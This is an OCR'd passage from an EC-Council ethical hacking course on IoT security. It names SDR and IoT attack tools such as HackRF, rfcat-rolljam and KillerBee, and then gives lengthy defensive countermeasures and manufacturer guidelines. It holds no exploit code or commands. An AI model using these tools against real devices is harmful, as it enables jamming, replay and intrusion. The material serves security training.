  - Assign labels to reveal the logic of the protocol
  - Perform automatic reverse engineering of protocol fields
  - Perform fuzzing component to find security leaks
  - Perform modulation to inject the data back into the system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 18.53: Screenshot of Universal Radio Hacker

Listed below are some of the additional tools to perform SDR-based attacks:

- BladeRF (*https://www.nuand.com*)
- Rfcat (*https://code.google.com*)
- HackRF (*https://greatscottgadgets.com*)
- FunCube Dongle (*http://www.funcubedongle.com*)
- Gqrx (*http://gqrx.dk*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



IoT Hacking Tools

Listed below are some of the IoT hacking tools used by attackers to exploit target IoT devices and networks to perform various attacks such as DDoS, jamming, and BlueBorne attacks.

- **Firmalyzer Enterprise**

  Source: *https://firmalyzer.com*

  Firmalyzer enables device vendors and security professionals to perform an automated security assessment of the software that powers IoT devices (firmware) to identify configuration and application vulnerabilities. This tool notifies users about the vulnerabilities discovered and assists in mitigating those in a timely manner.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 18.54: Screenshot of Firmalyzer Enterprise

Listed below are some additional tools to perform IoT hacking:

- Firmwalker (*https://github.com*)
- rfcat-rolljam (*https://github.com*)
- KillerBee (*https://github.com*)
- GATTack.io (*http://www.gattack.io*)
- JTAGULATOR® (*http://www.grandideastudio.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Countermeasures

This section discusses various IoT security measures, device management, and security tools that can be used to prevent, protect, and recover from various types of attacks on IoT devices and their networks. Following these countermeasures, organizations can implement proper security mechanisms to protect the confidential information transmitted between the devices and the corporate network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend Against IoT Hacking

1. Disable the "guest" and "demo" user accounts if enabled
2. Use the "Lock Out" feature to lock out accounts for excessive invalid login attempts
3. Implement strong authentication mechanisms
4. Locate control system networks and devices behind firewalls and isolate them from the business network
5. Implement IPS and IDS in the network
6. Implement end-to-end encryption and use Public Key Infrastructure (PKI)
7. Use VPN architecture for secure communication
8. Deploy security as a unified, integrated system
9. Allow only trusted IP addresses to access the device from the Internet
10. Disable telnet (port 23)
11. Disable the UPnP port on routers
12. Protect the devices against physical tampering
13. Patch vulnerabilities and update the device firmware regularly
14. Monitor traffic on port 48101 as infected devices attempt to spread malicious file using port 48101

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend Against IoT Hacking

- Disable the "guest" and "demo" user accounts if enabled
- Use the "Lock Out" feature to lock out accounts for excessive invalid login attempts
- Implement a strong authentication mechanism
- Locate control system networks and devices behind firewalls, and isolate them from the business network
- Implement IPS and IDS in the network
- Implement end-to-end encryption and use public key infrastructure (PKI)
- Use VPN architecture for secure communication
- Deploy security as a unified, integrated system
- Allow only trusted IP addresses to access the device from the Internet
- Disable telnet (port 23)
- Disable the UPnP port on routers
- Protect the devices against physical tampering
- Patch vulnerabilities and update the device firmware regularly
- Monitor traffic on port 48101, as infected devices attempt to spread the malicious file using port 48101

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Position of mobile nodes should be verified with the aim of referring one physical node with one vehicle identity only, which means one vehicle cannot have two or more identities
- Data privacy should be implemented; therefore, the user's account or identity should be kept protected and hidden from other users
- Data authentication should be performed to confirm the identity of the original source node
- Maintain data confidentiality using symmetric key encryption
- Implement a strong password policy requiring a password at least 8–10 characters long with a combination of letters, numbers, and special characters
- Use CAPTCHA and account lockout policy methods to avoid brute-force attacks
- Use devices made by manufacturers with a track record of security awareness
- Isolate IoT devices on protected networks
- Implement a secure boot option that uses cryptographic code signing techniques, and ensure the device executes code generated by the device's original equipment manufacturer (OEM)
- Implement two-way authentication by using a cryptographic algorithm that can use both symmetric keys using SHA with HMAC and asymmetric keys using ECDSA
- Create an asset inventory for mapping the network and for discovering all paths of ingress and egress to determine whether the IoT network has its own Internet gateway that does not follow the security policies or applicable laws, regulations, and contracts
- Apply access controls between the IoT devices and IT resources by using enterprise firewalls, IDS/IPS, UBA, IAM, etc.
- Always read the privacy policy of an application before installing to check on the information it can access
- Use a trusted execution environment (TEE) or security element (SE), TrustZone for ARM, to secure sensitive information
- Implement active masking or shielding to protect devices from side-channel attacks
- Validate code immediately before its use to reduce the risk of time-of-check to time-of-use (TOCTOU) attacks
- Secure encryption keys and credentials by storing them in a Secure Access Module (SAM), Trusted Platform Module (TPM), Hardware Security Module (HSM), or another trusted key store
- Prevent disclosure of IP addresses by disabling WebRTC in the browser
- Use ad-blockers and non-trackable extensions available on the browser to prevent web-based attacks on IoT devices

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Filter private IP addresses from DNS replies using dnswall to prevent DNS rebinding attacks
- Use the cloud-based anti-DDoS solution for filtering or diverting malicious DDoS traffic
- Employ content distribution networks (CDNs) and smart DNS resolution services to provide an additional layer of network infrastructure

How to Prevent SDR-Based Attacks

Attacks on IoT devices can be launched from any direction with persistent efforts and holding knowledge on some available tools. However, one must be proactive to prevent such attacks before the devices are compromised.

The following methods can help in protecting IoT devices from SDR-based attacks:

- **Securing the signal**

  One of the most significant preventive measures to avoid software-based radio attacks is securing the signals using standard encryption methods.

- **Avoiding command repetition using a rolling technique**

  Frequent usage of the same commands can allow replay attacks. Commands should be initiated based on the rolling window scheme; this means that a command used earlier should not be initiated again. Flaws in this implementation can allow brute-force attacks.

- **Adopting synchronization and preamble nibbles**

  Segregate the command sequence using preamble and synchronization nibbles, or else the protocols can be brute-forced using a reduction method such as a de Bruijn sequence. This can overlap the common bits negotiating the number of bits needed to replay the multiple command sequences.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

General Guidelines for IoT Device Manufacturing Companies

Companies manufacturing IoT devices should ensure that they implement basic security precautions that include:

1. SSL/TLS should be used for communication purposes
2. There should be a mutual check on SSL certificates and the certificate revocation list
3. Use of strong passwords should be encouraged
4. The device's update process should be simple and secure with a chain of trust
5. Implementing account lockout mechanisms after a certain number of wrong login attempts to prevent brute force attacks
6. Lock the devices down whenever and wherever possible to prevent them from attacks
7. Periodically checking the device for unused tools and using whitelisting to allow only trusted tools or applications to run
8. Use secure boot chain to verify all the software that is executed on the device

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

General Guidelines for IoT Device Manufacturing Companies

Companies manufacturing IoT devices should make sure that they implement basic security measurements that include:

- SSL/TLS should be used for communication purposes
- There should be a mutual check on SSL certificates and the certificate revocation list
- Use of strong passwords should be encouraged
- Ensure credentials are not hardcoded; they must be stored separately in secure trusted storage
- The device's update process should be simple, secured with a chain of trust
- Implement account lockout mechanisms after certain incorrect login attempts to prevent brute force attacks
- Lock the devices down whenever and wherever possible to prevent them from attacks
- Periodically check the device for unused tools and use whitelisting to allow only trusted tools or applications to run
- Use a secure boot chain to verify all software that is executed on the device
- Scrutinize new features of a product for any security flaw before it is released
- Use safe functions such as (gets()->fgets()) to reduce the risk of buffer overflow vulnerabilities, as most IoT programs are written in C or C++
- Incorporate security into the IoT software development lifecycle

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

OWASP Top 10 IoT Vulnerabilities Solutions

Vulnerabilities	Solutions
1. Weak Guessable, or Hardcoded Passwords	Use Automated Password Management (APM) Use strong and complex passwords Avoid using hard-coded password
2. Insecure Network Services	Close open network ports Disable UPnP Encrypt data prior to TLS communication
3. Insecure Ecosystem Interfaces	Enable account lockout mechanism Conduct a periodic assessment of interfaces Perform sanity checking and output filtering Use a strong password and two-factor authentication
